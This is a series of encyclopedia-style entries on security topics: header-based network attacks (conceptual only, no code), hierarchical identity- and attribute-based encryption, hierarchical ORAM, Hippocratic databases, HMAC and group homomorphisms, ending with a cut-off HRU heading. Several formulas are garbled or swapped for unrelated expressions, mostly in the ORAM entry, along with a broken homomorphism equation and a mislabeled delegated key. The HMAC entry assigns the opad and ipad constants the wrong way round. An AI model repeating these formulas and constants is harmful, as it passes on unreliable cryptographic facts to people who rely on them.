Header-based attacks are a form of computer offensive in which the attacker uses its ability to forge arbitrary header data to exploit a flaw in the target's software that will process this header. This flaw can reside in the code making the processing, but also, more dangerously, in the protocol describing this processing.

Although this kind of attack can be used with any level of the protocol stack, the term "Header Attack" is increasingly used to describe application-level attacks, for example, HTTP (Hypertext Transfer Protocol) header attacks.

Background

The sole principle of exchanging data on an unreliable medium with remote computers imposes to solve problems that naturally emerge: interacting with low level communication media, addressing remote computers, finding

a route in the interconnection network, managing fragmentation and virtual connections, etc. All these requirements are managed by different protocol layers, structured in a stack, using the encapsulation principle: the N^{th} protocol layer uses the services of the $N-1^{th}$ layer and provides services to the $N+1^{th}$ layer (see Fig. 1).

Header-Based Attacks, Fig. 1 The Internet protocol stack

In order to perform efficiently, each level of the stack has a direct communication link with its remote interlocutor. This mechanism is implemented by using a structured Protocol Data Units (PDU) that encompasses the original data that must be sent (the *Data* part, or Service Data Unit (SDI)), and the additional data required to implement the protocol (the *Header* part, or Protocol Control Information (PCI)). In the sender stack, the PDU of each level becomes the SDI of the level below, which adds it own PCI, creating a new PDU of its own level. This processing is reversed in the receiver stack.

Thus, while the payload is actually sent in the SDI, the additional data required by the communication between distant layers travels along within the PCI, as associated header.

Header attacks are based on the ability to bypass the rules of SDI building programmed in the TCP/IP (Transmission Control Protocol/Internet Protocol) stack of the operating system (Braden 1989), and to insert any chosen data in the newly created SDIs. This process is called “forging” a PDU.

Theory

The principle of header attacks is quite simple: Knowing how a given layer will handle the incoming PCI regarding the protocol it implements, an attacker will alter the legitimate data of this PCI, thus forging it, in order to induce a nonstandard behavior within the target system. This nonstandard behavior can be linked to an implementation flaw, for example, in the case of the Christmas Tree attack, or to a protocol flaw, like in the case of IP Spoofing or TCP connection theft. Of course, nothing can prevent an attacker to also forge the SDI part of the PDU, so that any data may easily be sent on any given link.

Header Attacks Below the Application Layer

The lower parts of the TCP/IP protocol stack (link, Internet, and transport layers) are the implementation framework for computer network protocols described as soon as the 1970s. Few changes have been made to this part of the stack since these years and, indeed, all computers using TCP/Ipv4 (Internet Protocol version 4) nowadays rely doubtlessly on very efficient, yet old protocols. The concerns of these older days, namely, end to end and robustness principles, ignored the security aspects that have become most important nowadays. Thus, properties like confidentiality, authenticity, or non-repudiation have to be implemented by additional protocols like IPSec (Internet Protocol Security) or SSL (Secure Sockets Layer) that are inserted at different levels of the initial stack. However, most of the general public computers rarely use these more secured protocols and are therefore vulnerable to very simple header injection attacks (One should, however, notice that even recent security-oriented protocols may be prone to serious flaws (Marlinspike 2009)).

The case of TCP Reset attack is very representative of a header attack exploiting an important property of the connected transport layer TCP. TCP is used when a virtual connection is required. It is an efficient way of

reliably exchanging big amounts of data between distant computers. A flag of the TCP header, the reset (RST) flag, is dedicated to the managing of a remote crash happening during the exchange. It abruptly terminates a connection, allowing a remote machine to flush its output buffers, and making it discarding further received packets. However necessary this mechanism may be, it can be easily perverted: a third-party computer may forge a false RST TCP packet and send it to the target, tricking it into closing the legitimate connection. The packet must of course contain a RST flag, but also other necessary values in order to appear genuine.

This is an example of a header attack exploiting a protocol vulnerability at the transport level. However, with the growing number of application-level protocols using the same header mechanisms, this kind of attack can also be implemented with application-level communication.

Header Attacks at the Application Layer Level

Applications relying on remote data exchange to work also rely on the separation between SDI and PCI. For all practical purposes, the application data as represented on Fig. 1 can itself be divided into “Application SDI” and “Application PCI.” Thus, when no authentication mechanism is implemented, the application is vulnerable to header attacks targeting this application-level SDI. Among the many recent Web-oriented applications and application-level protocols, HTTP and SOAP (Simple Object Access Protocol) are two enlightening examples of easy-to-implement header attacks.

In the case of HTTP, HTTP header injections are a class of attacks relying on the dynamic generation of HTTP headers based on user input. When the application environment is unable to properly sanitize the strings that users are feeding to it, carefully chosen strings may lead it to turn data into valid commands or markup language excerpts. An attacker can then escape the data context and penetrate the surrounding framework. Once this is done, many doors are open that may lead to cross-site scripting (Martin and Lam 2008) (allowing, for example, to bypass access control), cookie theft, Server Side Includes tags insertion, HTML insertion, etc.

SOAP is a protocol specification for exchanging generic structured information in the context of Web Services. It relies on other application-level protocols like RPC and HTTP to provide message transmission, and is based on XML (eXtensible Markup Language) to format its messages.

SOAP messages carry information from one Web Service to another. In this context, driven by security requirements, a Web Service Security specification emerged and, in order to ensure authenticity as well as non-repudiation, a signature mechanism was provided based on the XML Digital Signature specification. The weakness resides in two points. First, the latter specifies that a message may contain one or more signed elements. Second, an XML Signature allows a non-contiguous object from an XML dataset to be signed separately. However, the signed object is referenced by an indirection that gives no information about the actual location of the signed element. This may lead to XML rewriting attacks (Rassadko 2006) in which an object can be relocated and the signature still remains valid. These rewriting attacks may have many serious consequences: a SOAP message may be successfully replayed in different contexts, a transparent redirection toward a third party malicious Web Service may be made, timestamp elements may be circumvented, etc.

As Web Services—and other application-level infrastrucures—are probably destined to become major actors of future global information landscapes, header attacks must be taken into account very seriously. Fostered initially by technical choices made long ago, they continue to be on the agenda as more modern protocols are devised.

Applications

The possible consequences of this class of attacks are numerous. As seen with application-based header attacks, these offensives may lead to arbitrary redirections, data modification or access, and privilege escalation.

When put in place at low-level layers, they may help implement identity theft, bypass filtering tools by allowing hidden communication channels, denial of service (Shields 2002), and even utterly sever the connection between remote computers.

Definitions

A hierarchical identity-based encryption system is a public key system in which a vector of identities can serve as a public key.

A hierarchical attribute-based encryption system is a public key system in which a collection of attribute vector sets can serve as a public key.

Background

Hierarchical identity-based encryption is a generalization of identity-based encryption that mirrors an organization hierarchy. The first HIBE scheme

was constructed by Gentry and Silverberg (Gentry and Silverberg, 2002). The security of their HIBE scheme relies on the bilinear Diffie-Hellman assumption in the random oracle model. A subsequent construction due to Boneh and Boyen (Boneh and Boyen, 2004) gives an efficient HIBE without using random oracles. Later on, Boneh et al. proposed an HIBE scheme (Boneh et al., 2005) where the ciphertext size and decryption overhead are independent of the depth of hierarchy. Recently, Döttling and Garg showed that a secure HIBE scheme can also be constructed using computational Diffie-Hellman assumption (Döttling and Garg, 2017).

Attribute-based encryption (Sahai and Waters, 2005) allows one to flexibly encrypt messages by specifying a set of attributes that intended recipients should possess, rather than an explicit list of recipients' identities. Hierarchical attribute-based encryption (Deng et al., 2014) extends attribute-based encryption to support attribute vector. In hierarchical attribute-based encryption, users are associated with attribute vectors which can describe the users' positions, job ranks, and other hierarchical information. The most attracting feature of hierarchical attribute-based encryption is the attribute-based key delegation. Specifically, users with higher attributes can generate secret keys for the users with lower attributes. For example, an employee in a company can generate secret keys for their subordinates so that they can access some encrypted data outsourced to clouds, which makes the system scalable.

Theory

In a traditional public key encryption, a trusted third party called certificate authority is involved to issue and manage public key certificates for all users. When the number of users in the system is increasing, the cost for certificate management becomes burdensome for the authority. Identity-based encryption frees the authority from the heavy certificate management by allowing any recognizable identities to serve as public keys. Hierarchical identity-based encryption further extends identity-based encryption to support hierarchical organizations. For example, in a large company, an employee can be recognized by an identity vector "(Company Name, Sales Department, Northwest Area, Manager)," which indicates that this employee is a manager of the northwest area of the sales department in the company. Hierarchical identity-based encryption distinguishes itself from

the identity-based encryption by providing a key delegation functionality, i.e., a user with identity at depth k can generate private keys for the users with identities at depth $k + 1$.

A hierarchical identity-based encryption scheme consists of five polynomial-time algorithms: Setup, Extract, Delegate, Encrypt, and Decrypt.

Setup takes as input a security parameter and outputs the system public parameters *PP* and master secret key *MSK*. The system public parameters will be publicly known while the master secret key is known only to the private key generator.

Extract takes as input the public parameters *PP*, the master secret key *MSK*, an arbitrary identity vector **ID**, and outputs a private key $SK_{\mathbf{ID}}$ for the corresponding public key **ID**.

Delegate takes as input the public parameters *PP*, the private key $SK_{\mathbf{ID}}$, an arbitrary identity *ID′*, and outputs a private key $SK_{\mathrm{ID}'}$ for the corresponding public key **ID′** = (**ID**, *ID′*).

Encrypt takes as input the public parameters *PP*, a public identity vector **ID**, a plaintext *M*, and outputs a corresponding ciphertext $CT_{\mathbf{ID}}$.

Decrypt takes as input the public parameters *PP*, a private key $SK_{\mathbf{ID}}$, a ciphertext $CT_{\mathbf{ID}}$, and outputs the corresponding plaintext *M*.

In a hierarchical identity-based encryption, an encryptor needs to specify the identity vector of the decryptor. However, in some complicated environments such as cloud computing, a data owner usually does not know which users would request to access his data in the future, and thus the data owner cannot explicitly specify the decryptors' identities when encrypting the data. Hierarchical attribute-based encryption deals with this issue by replacing an identity vector with attribute vector sets. That is, in a ciphertext-policy hierarchical attribute-based encryption, an encryptor can formulate an access policy consisting of sets of attribute vectors for the ciphertext so that a private key matching the access policy can decrypt the ciphertext.

A ciphertext-policy hierarchical attribute-based encryption scheme consists of five randomized algorithms: Setup, Extract, Delegate, Encrypt, and Decrypt.

Setup takes as input a security parameter and outputs the system public parameters *PP* and master secret key *MSK*. The system public parameters

will be publicly known while the master secret key is known only to the private key generator.

Extract takes as input the public parameters *PP*, the master secret key *MSK*, a set *S* of attribute vectors at depth *k*, and outputs a private key SK_S for the corresponding public key *S*.

Delegate takes as input the public parameters *PP*, the private key SK_S for the set *S* of attribute vectors at depth *k*, a set *S′* of attribute vectors at depth $k + 1$, and outputs a private key $T_{KW'}$ for the corresponding public key *S′*.

Encrypt takes as input the public parameters *PP*, an access policy *A*, a plaintext *M*, and outputs a corresponding ciphertext CT_A.

Decrypt takes as input the public parameters *PP*, a private key SK_S, a ciphertext CT_A, and outputs the corresponding plaintext *M* if *S* satisfies *A*.

The key-policy attribute hierarchical-based encryption (Qin et al., 2015) is defined similarly to the ciphertext-policy hierarchical attribute-based encryption, except that the Extract algorithm takes in an access policy instead of a set of attribute vectors and the Encrypt algorithm takes in a set of attribute vectors instead of an access policy.

Specifically, a key-policy hierarchical attribute-based encryption scheme consists of five randomized algorithms: Setup, Extract, Delegate, Encrypt, and Decrypt.

Setup takes as input a security parameter and outputs the system public parameters *PP* and master secret key *MSK*. The system public parameters will be publicly known while the master secret key is known only to the private key generator.

Extract takes as input the public parameters *PP*, the master secret key *MSK*, an access policy *A* over attribute vectors at depth *k*, and outputs a private key SK_A for the corresponding public key *A*.

Delegate takes as input the public parameters *PP*, the private key SK_A for access policy *A* over attribute vector at depth *k*, an access policy *A′* of attribute vectors at depth $k + 1$, and outputs a private key $SK_{A'}$ for the corresponding public key *A′* if (i) all attribute vectors involved in *A′* have prefixes in *A* and (ii) each attribute vector in a certain authorized set of *A* is a prefix of an attribute vector in *A′*.

Encrypt takes as input the public parameters *PP*, a set *S* of attribute vectors, a plaintext *M*, and outputs a corresponding ciphertext CT_S.

Decrypt takes as input the public parameters PP, a private key SK_A, a ciphertext CT_S, and outputs the corresponding plaintext M if S satisfies A.

Open Problems and Future Directions

Hierarchical identity-based encryption seeks for more efficient constructions in the standard model. Although the recent HIBE scheme proposed in Döttling and Garg (2017) achieves the selective security from the simple Diffie-Hellman assumption, it is still an unsolved problem to design a fully secure HIBE scheme or a more efficient scheme from the same assumption.

The most recent hierarchical attribute-based encryption scheme (Li et al., 2019) tackles the leakage resistance in ciphertext-policy hierarchical attribute-based encryption. The proposed scheme is resilient to master key leakage and secret key leakage, while the efficiency may be very low due to the introduction of composite order bilinear groups. It leaves an open problem to construct more efficient leakage-resistant hierarchical attribute-based encryption without sacrificing the security.

Hierarchical ORAM Constructions

Enoch Peserico[25] ✉

Email: enoch@dei.unipd.it


Definition

An ORAM construction is *hierarchical* if it manages memory as a hierarchy of efficiently searchable layers of progressively larger size. To access data each layer is searched in turn, from the smallest to the largest; accessed data are reinserted into the smallest layer, and periodically each layer is emptied into the next larger one.

Background

The first ORAM construction in the literature is hierarchical (Goldreich and Ostrovsky, 1996), and like most subsequent hierarchical constructions it is based on pseudorandom functions. Assuming these can be computed in $O(1)$ time, it can be parametrized to perform a sequence of accesses to m words of virtual memory employing *amortized* $O(\log^*(m)\log^2(m))$ time per access and $O(m)$ total words of space, with failure probability $m^{-\omega(1)}$ on any sequence of $m^{O(1)}$ accesses. Like almost all ORAM constructions in the literature it is *online*: it completes all operations to access a virtual word before requiring any information on subsequent ones. Progressively more complex (online) constructions lower the time overhead to $O(\log^2(m))$ (Goodrich and Mitzenmacher, 2011), to $O(\log^2(m)/\log\log(m))$ (Kushilevitz et al., 2012), to $\{x \in F_2^n / f(x) \neq 0\}$ (Patel et al., 2018), and

finally to $O(\log(m))$ (Asharov et al., 2020) – which is asymptotically optimal for any ORAM construction under a number of bland alternative assumptions (Boyle and Naor, 2016; Hubáček et al., 2019).



The amortized, rather than worst-case, time overhead stems from the need to shuffle the initial inputs and to periodically empty one layer into the next; if inputs are already shuffled then layers can be emptied via double-buffering techniques and most constructions can be de-amortized to yield a matching worst-case overhead (Asharov et al., 2021). Calls to pseudorandom functions can be replaced with recursive lookups to tables held in progressively smaller ORAMs, yielding statistically or even perfectly secure hierarchical constructions at the cost of a further polylogarithmic slowdown (Chan et al., 2021). Time overheads can be lowered if blocks of contiguous words can be moved at reduced cost and a small memory portion is *private* (i.e., accesses to it are indistinguishable from each other), two realistic assumptions in many scenarios (Ohrimenko et al., 2014). Hierarchical constructions parallelize easily: both the earliest (Boyle et al., 2016) and the asymptotically most efficient (Asharov et al., 2022) Oblivious PRAM constructions are hierarchical.

Theory

A simple hierarchical construction to access a set of m virtual memory words $w_1, \ldots w_m$ up to $m^{O(1)}$ times with $m^{-\omega(1)}$ probability of failure is the following (Goldreich and Ostrovsky, 1996).

Memory Organization

Partition the memory (see Fig. 1) into *buckets* of $\beta = 2\lceil \log_2(m) \log^*(m)/2 \rceil$ *physical words*, each physical word large enough to hold a virtual word (including its $\lceil \log_2 m \rceil$-bit virtual address) plus an $\sqrt{m2^{n+1}}$-bit *bucket tag* and a *dummy bit* indicating whether an actual virtual word is present – if not, the bit is set to 1 and the physical word is a "dummy." Assume every physical-word access also includes access to the processor *register*, a single word outside all buckets into/from which data can then be swapped as needed.

Hierarchical ORAM Constructions, Hierarchical ORAM Constructions, Fig. 1 A simple, bucket-based hierarchical ORAM construction. Virtual words are reinserted into the topmost layer upon being accessed and progressively descend the layer hierarchy whenever layer contents are merged, until accessed again.

Organize all buckets into *layers* $h(X') = 256 \cdot h(X).$, with L_h formed by 2^h buckets; note that the largest layer holds $2m$ words, so the construction requires $O(m)$ words. Denote by $|L_h| = 2^h\beta$ the total number of words in L_h, and define the tth *epoch* of L_h as the interval starting immediately before the $(t|L_h|/4)$th virtual memory access and ending immediately before the $((t + 1)|L_h|/4)$th.

Initially the largest layer holds all virtual words, and other layers are empty. When accessed, a virtual word is moved from the current layer to L_0; each layer L_h save the largest is emptied into the next larger layer L_{h+1} at the beginning of every epoch of L_{h+1} (details below). Note that when a layer enters a new epoch so does every smaller layer; at such a time layers are emptied in order of decreasing size. Since L_{h-1} is emptied into L_h twice before L_h is emptied itself, L_h never holds more than twice the maximum number of virtual words held by L_{h-1}; and since L_0 is emptied every epoch of L_1 and thus never holds more than $|L_1|/4 = |L_0|/2$ virtual words, by induction no layer L_h ever holds more than $2|L_{h-1}|/2 = |L_h|/2$ virtual words – an average of $\beta/2$ per bucket.

If w_i is in L_h during its tth epoch, the specific bucket holding w_i is given by a pseudorandom function $\sqrt{m2^{n+1}}$. By a simple Chernoff bound, the

probability that $\mathcal{L}$ maps more than β virtual words to any bucket at any given point in time (in which case the construction fails) is $2^{-\Omega(\beta)} = m^{-\omega(1)}$.

Accessing Virtual Words

To access a virtual word w_i scan one bucket per layer, examining layers in order of increasing size. When examining L_h during its tth epoch, if w_i has not yet been found scan bucket $\sqrt{m2^{n+1}}$, otherwise scan a random bucket. As soon as w_i is found move it from its current bucket to the register; after examining *all* remaining layers move it from the register to L_0 via one final scan of L_0, overwriting an arbitrary dummy word. Thus, accessing w_i requires $O(\beta)$ operations per layer, over $O(\log(m))$ layers, for a total of $O(\log^*(m)\log^2(m))$ operations.

It is crucial for obliviousness to always examine all layers, to avoid revealing how recently w_i was last accessed; and to always scan random buckets after w_i is found, to avoid repeated accesses to w_i scanning the same bucket in the larger layers. In this sense note that when w_i is accessed it is moved to L_0 before it can be accessed again, and from then on whenever it enters a new layer it is mapped to a bucket according to a *new* value of $\mathcal{L}$ (virtual words can enter a layer other than L_0 only at the beginning of a new epoch, when $\mathcal{L}$ is recomputed). Thus the same set of arguments of $\mathcal{L}$ is never used twice to choose a bucket, and buckets examined over any set of virtual memory accesses appear chosen uniformly and independently at random to an external observer.

Merging and Remapping Layers

To merge the contents of L_{h-1} and L_h and remap them at the beginning of the tth epoch of L_h, consider the word array $a[\,]$ formed by all the buckets in L_h followed by all those in L_{h-1}, for a total of $3 \cdot 2^{h-1}\beta$ physical words. $a[\,]$ is accessed *with a pattern independent of its contents* through two primitives: a *scan* primitive that sequentially accesses all (physical) words from the first to the last, and a *sort* primitive that simulates an AKS sorting network (Ajtai et al., 1983) to reorder words according to the bucket tag, positioning dummy words after non-dummy ones with the same index.

First, scan $a[\,]$ tagging every virtual word w_i with the index of its new destination bucket $\sqrt{m2^{n+1}}$ and every dummy word with the largest bucket index. Then, sort $a[\,]$, moving all virtual words to the first $|L_h|/2$ positions. Scan $a[\,]$ tagging the (dummy) words in the last $|L_h| = 2^h\beta$ positions with the 2^h indices of the buckets, β words per index. Sort again. Now all virtual words are in the correct relative order, and there are at least β dummy words per index, all positioned immediately after the virtual words with the same index. Scan $a[\,]$, for each index counting the number of virtual words tagged with it and then retagging with the largest bucket index that many dummy words. This leaves exactly β words tagged with each index other than the largest. A final sort places every virtual word into the correct bucket of L_h.

Reorganizing L_h then requires 3 scans and 3 sorts, for a total of $O(|L_h| \log |L_h|) = O(|L_h| \log m)$ operations carried out every $L_h/4$ accesses to virtual words. Thus the total *amortized* cost of memory reorganization per virtual memory access, over all $\sqrt{m2^{n+1}}$ layers, is $P_f = 2^{-L_i}$.

Open Problems and Future Directions

Most hierarchical constructions hide very large constants in the asymptotic notation, making them impractical performance-wise. Many are also very complex, to the point that errors have repeatedly occurred (Kushilevitz et al., 2012); interactions with the subtleties of real hardware only worsen the problem. Better performance and security guarantees in practice can be achieved by sacrificing asymptotics and tailoring simpler constructions to actual computer architectures (Ohrimenko et al., 2014; Costa et al., 2017) and computer architectures to the needs of security. This is a vast research area with significant untapped potential.

From a theoretical perspective, perfectly or statistically secure hierarchical constructions still fail to match existing time-overhead lower bounds – in fact, they are asymptotically less efficient than the best statistically secure non-hierarchical constructions. Can these gaps be closed or are they an inescapable limit of hierarchical constructions?


Synonyms

Privacy-aware database; Privacy-enabled database



Definition

A database system that has privacy (enablement) as its fundamental goal.

Background

The term “Hippocratic Database” (HDB for short) was coined in 2002 in a paper by Agrawal, Kiernan, Srikant, and Xu at the Very Large Databases (VLDB) conference (Agrawal et al. 2002). They observed that technology trends, including the World Wide Web, were leading to a marked increase in electronic collection and storage of private and personal information. The HDB vision (Fig. 1) provided insight into a new class of data systems – one

that required the redesign of current systems and that enabled the data system to automatically manage sensitive information without impeding information flow.

Hippocratic Database, Fig. 1 The vision of a Hippocratic Database. (Diagram from Agrawal et al. 2002)

Theory

HDB is inspired by the privacy provision of the Hippocratic Oath, which states that:

> … about whatever I may see or hear in treatment, or even without treatment, in the life of human beings – things that should not ever be blurted outside – I will remain silent, holding such things to be unutterable. (Von Staden 1966)

HDB was not intended to be a fixed technology set. Instead, it expressed a vision for a class of database systems, tools, and applications that are designed with the primary goal of storing and managing personal and private data. In Agrawal et al. (2002), they outlined ten key principles that should be incorporated into the design of future database systems. The following represents our interpretation of these ten principles, and examples of instances where the principles have been applied.

- *Purpose Specification*. When personal information is collected, the purpose(s) for which the data is collected should be permanently associated with that in formation. For example, if an individual's address is collected for the purposes of shipping an order, this information should be maintained by default (e.g., as a form of meta data). This principle has been applied, for example, in the development of purpose based access control (Byun et al. 2005; Al-Fedaghi 2007).
- *Consent*. Similarly, the user should provide consent for each purpose for which her data is collected. For example, if the user's address is collected for the purpose of shipping, then additional consent should be obtained before using this information for another purpose. Several techniques for enabling database consent management have been proposed (LeFevre et al. 2004; Agrawal et al. 2005). This issue is likely to persist as the debate over enabling the *secondary use of data* gains prominence, especially in sectors like health care.
- *Limited Collection*. The personal data collected should be the minimum necessary for the required tasks (Crépin et al. 2008).
- *Limited Use*. Similar to consent, personal data should only be used for the purpose for which it was collected. Ideas on enforcing limited use are emerging in the field. For example, Angela C. Duta and Ken Barker (2008) provide an example of how it could be done for XML data.
- *Limited Disclosure*. Personal information should not be communicated outside the database for purposes other than those for which there is consent. From a technical perspective, this is one of the more heavily studied principles. Interestingly, the idea of limited disclosure can be interpreted in two distinct ways. On one hand, it can be interpreted literally (i.e., as a form of access control (Ghazinour et al. 2009; Al-Fedaghi 2007)). Alternatively, the idea of limited disclosure can also be equated with statistical disclosure prevention (Dwork 2006; Adam and Wortmann 1989; Chen et al. 2009), in which personal data can be used

for computing aggregate statistics, as long as the underlying data cannot be inferred.

- *Limited Retention*. Personal data should not be retained beyond the period necessary for fulfilling the purpose(s) for which it was collected. From a technical perspective, securely deleting data from a database can be a nontrivial task (Stahlberg et al. 2007; Ananthanarayanan et al. 2008); it is important to guarantee that the data is securely removed from all parts of the system.
- *Accuracy*. Personal data stored in the database should be accurate and up to date. Individuals should have the opportunity to correct inaccuracies.
- *Safety*. This principle is most closely connected to conventional notions of security. Essentially, data stored in the database should be protected from theft and other security vulnerabilities.
- *Openness*. Related to accuracy and compliance, an individual should be able to access his or her personal data stored in the database. The idea of openness can also be interpreted to include the idea that an individual should be able to find out how her data has been used (e.g., Agrawal et al. 2004, 2007; Motwani et al. 2008).
- *Compliance*. An individual who contributes personal data to a database should be able to verify all of the above principles. From a regulatory perspective, an authorized auditor should also be able to verify compliance with legal regulations pertaining to data use (Johnson and Grandison 2007), e.g., HIPAA, Sarbanes-Oxley, etc.

Applications

HDB was initially applied to SQL (Structured Query Language) statements in the context of relational databases. Further work has implemented HDB for non-relational systems and to DML (Data Manipulation Language) statements. The technology has been prototyped in the Health Care, Finance, Government, and Scientific Research domains.

Open Problems

1. Improved Policy Specification – For HDB controls to be completely effective, policies must accurately capture the data usage practices of enterprises and the preference and choices of individuals concerning

the use and disclosure of their personal information. The policy language must be fine grained enough to allow enterprises to collect, use, and disclose the minimum necessary information to accomplish their intended purposes. It must also be simple enough that technically unsophisticated individuals can understand the consequences of their decisions to provide personal information.

2. Enforcement After Extraction – Current implementations of HDB are adept at limiting disclosure of information contained within the database, but does not exert any control or safeguards over information that is legitimately extracted and transferred outside of the database.

3. Filter and Deny Semantics – HDB policy enforcement uses query predicates to filter results in compliance with the applicable policy rules. The system transforms the query so that the database only returns information that is compliant with the users authorization, the enterprises privacy policy, and any individual choices. Prohibited values that are sought by the query are returned as null values. However, in some circumstances, this type of filtering may not be desirable because it may mislead the user into thinking that the prohibited values do not actually exist.

4. Query Intrusion Detection – It is desirable to have the ability to detect illegitimate access by comparing a query access pattern to the usual and expected access pattern for that particular user and purpose. This capability advances the HDB safety principle by preventing inappropriate access through legitimate channels.

5. Data Integrity – An HDB system should provide guarantees on the soundness of the data that it contains. Individuals should have access to view and verify the accuracy of their information. Data cleansing can be used to identify and correct erroneous data. Maintaining the provenance of information can also provide an indication of the reliability of the information.

Hash-based message authentication code

Definition

HMAC is a MAC algorithm that is computed by two calls to a hash function the calls have the secret key of the MAC algorithm as part of the data input.

Background

HMAC was designed by Bellare, Canetti, and Krawczyk (1996) in 1996. The HMAC construction became popular, because in the mid to late 1990s, no secure and efficient custom-designed MAC algorithms were available and hash functions (such as MD5) offered a much better software performance than block ciphers; as an example, HMAC based on MD5 is about ten times faster than CBC-MAC based on DES and offers a larger security level.

Theory

HMAC is constructed starting from an iterated hash function *h* that processes inputs in blocks of *n* bits:

$$\begin{aligned}\mathrm{HMAC}_K(x) = h\left((K \oplus opad) \,\|\right. \\ \left. h\left((K \oplus ipad) \| \, x\right)\right).\end{aligned}$$

Here *K* is the key of the MAC algorithm (padded with zeroes to a block of *n* bits), and *opad* and *ipad* are constant *n*-bit strings (obtained by repeating the hexadecimal values "36_X" and "$5c_x$," respectively). The resulting MAC value can (optionally) be truncated. In practice, one can apply the compression function *f* of the hash function to the strings $K \oplus ipad$ and $K \oplus opad$, respectively, and store the resulting values as initial values for the inner and outer hashing operations. This will reduce the number of operations of the compression function by two. HMAC offers the advantage that it can be implemented without making any modification to the code of the hash function itself.

A variant of HMAC is NMAC: NMAC replaces the initial value (*IV*) of the hash function by a secret key. Denote by h_K a hash function with the *IV* replaced by the key *K*, then:

$$\mathrm{NMAC}_{K_1 \| K_2}(x) = h_{K_2}\left(h_{K_1}(x)\right).$$

Bellare has improved the original security reduction of Bellare et al. (1996)); he (Bellare 2006) showed that NMAC is a pseudo-random function and thus a secure MAC algorithm if the compression function is a pseudo-random function; for the security proof of HMAC with a single key as described above, pseudo-randomness under a related key attack is required. For NMAC, the conditions can be further relaxed. Koblitz and Menezes (2013) discuss the practical implications of the fact that Bellare's new security proof is in the nonuniform model and point out that some HMAC standards allow for key sizes that are not covered by the security proofs. Gaži et al. (2014) provide a uniform proof for Bellare's result on NMAC: if the keyed compression function *f* is an ε-secure pseudo-random function (against q queries) and a δ-non-adaptively secure pseudo-random function (against q queries), then NMAC is an $(\varepsilon + \lambda q \delta)$-secure pseudo-random

function against q queries of length at most λ blocks each; they also show that this bound is tight.

The best known generic attack on HMAC/NMAC is a forgery attack based on internal collisions (Preneel and van Oorschot 1995): it requires $2^{n/2}$ known text-MAC pairs (and a similar number of chosen texts if truncation is applied) and a single chosen text. A generic key recovery attack requires $2^{n/2}$ known text-MAC pairs and 2^{n+1} time, hence it is only meaningful for NMAC and for variants of HMAC that would use two different keys. Leurent et al. [(Gaëtan Leurent, 2013)][(Itai Dinur, 2017)] have developed state recovery attacks on HMAC with complexity $O(2^{n/2})$ and developed trade-offs with the message length.

It turns out that the widely used hash functions MD4, MD5, and SHA-1 have weaknesses that result in more efficient attacks; the number of known or chosen text-MAC pairs is indicated as the data complexity. For HMAC-MD4 and NMAC-MD4, the following attacks are known: a forgery attack with data complexity 2^{58} (Contini and Yin 2006) (compared to 2^{64} for a generic attack), and key recovery attacks with data complexity 2^{88} and time complexity 2^{95} (Fouque et al. 2007) and data complexity 2^{72} and time complexity 2^{77} (Wang et al. 2008). For NMAC-MD5, a forgery attack is known with data complexity 2^{47}; in the related key model, key recovery attacks exist with data complexity 2^{51} and time complexity 2^{100} (Fouque et al. 2007; Rechberger and Rijmen 2007) and with data complexity 2^{75} and time complexity 2^{75} (Wang et al. 2008); extending these attacks to HMAC is nontrivial. For HMAC-SHA-1 and NMAC-SHA-1 reduced to 34 out of 80 steps, a forgery with data complexity 2^{32} exists; a (partial) key recovery attack has been found for 53 out of 80 steps with a data complexity of $2^{97.5}$ (Rechberger and Rijmen 2007). Results are also known in a different attack model, in which one attempts to distinguish HMAC/NMAC based on a particular hash function from HMAC/NMAC based on a hash function with an ideal compression function (Kim et al. 2006; Rechberger and Rijmen 2007).

Applications

HMAC has been included in ISO/IEC 9797-2 (2002) and in FIPS 198 (2002). It was also widely used on the Internet after its standardization in RFC 2104 (Krawczyk et al. 1997): HMAC-SHA-1 with a 160-bit key and a truncation to 96 bits was the mandatory algorithm for providing message authentication at the network layer (IPsec and TLS up to version 1.2), and HMAC-MD5 was optional. Currently, all standards have upgraded to HMAC-SHA-256, but there is still some legacy usage of HMAC-SHA-1.

As AES implementations are faster than SHA-1 and SHA-2, HMAC no longer has a performance advantage. A limitation of AES-based MAC algorithms is that forgery attacks exist with data complexity of 2^{64}, while for HMAC-SHA-1, the best known forgery attack has data complexity 2^{80}; for HMAC-SHA-2, the security level is at least 2^{128}. A higher security level can be obtained with KMAC based on SHA-3. HMAC is becoming less important for message authentication as there is a shift towards authenticated encryption with associated data schemes such as GCM, CCM, Chacha20 + Poly1305, or AEGIS, but HMAC is still used in TLS 1.3 to confirm the integrity of the handshake and as key derivation algorithm.

Open problems

It remains an open problem whether a tight security reduction in the uniform model can be proven for HMAC@. A second open problem is whether more efficient forgery or key recovery attacks exist for HMAC and NMAC when used with MD4, MD5, and SHA-1; it would also be valuable to find forgery or key recovery attacks for HMAC-SHA-256 and NMAC-SHA-256 where the number of rounds of SHA-256 is reduced.

Homomorphism

Burt Kaliski[29] ✉
(29) Office of the CTO, EMC Corporation, Hopkinton, MA, USA

✉ **Burt Kaliski**
Email: bkaliski@alum.mit.edu

Definition

A *homomorphism* is a mapping between two groups that respects the group structure.

Theory

Let $(S, \circ)$ and $\underline{\texttt{il}}(x)$ be two groups, and let f be a mapping from S to T. The mapping f is a homomorphism if, for all $x, y \in S$,

$$f(x \circ y) = f(x) \bullet f(y).$$

As an example, the mapping $f(x) = x^e \bmod n$ in RSA public-key encryption is a homomorphism since

$$f(xy) \equiv (xy)^e \equiv f(x)f(y) \pmod{n}.$$

In this case, the sets S and T and the operations $\circ$ and $\bullet$ are the same.

Another homomorphism is the mapping $f(x) = g^x \bmod p$ related to the discrete logarithm problem:

$$a_i x \equiv b_i \pmod{m_i'}, \ 1 \leq i \leq k,$$

Here, the sets and the operations are different between the two sides: S is the group of integers modulo $p - 1$ under addition, and T is the subgroup

of the multiplicative group modulo p generated by g.

Ring*homomorphisms* that respect the structure of two operations may be defined similarly.

If the mapping f has an inverse g such that g is a homomorphism from T to S, then f is said to be an *isomorphism*.

Applications

Homomorphisms are important in cryptography since they preserve relationships between elements across a transformation such as encryption. Sometimes the structure enables additional security features (as in blind signatures), and other times it enables additional attacks (e.g., Bleichenbacher's attack on an unprotected form of RSA encryption (Bleichenbacher 1998)).

HRU

Vijay Alturi[30] ✉
(30) Management Science and Information Systems Department, Center for Information Management, Integration and Connectivity, Rutgers University, Newark, NJ, USA

✉ **Vijay Alturi**
Email: atluri@andromeda.rutgers.edu

Background

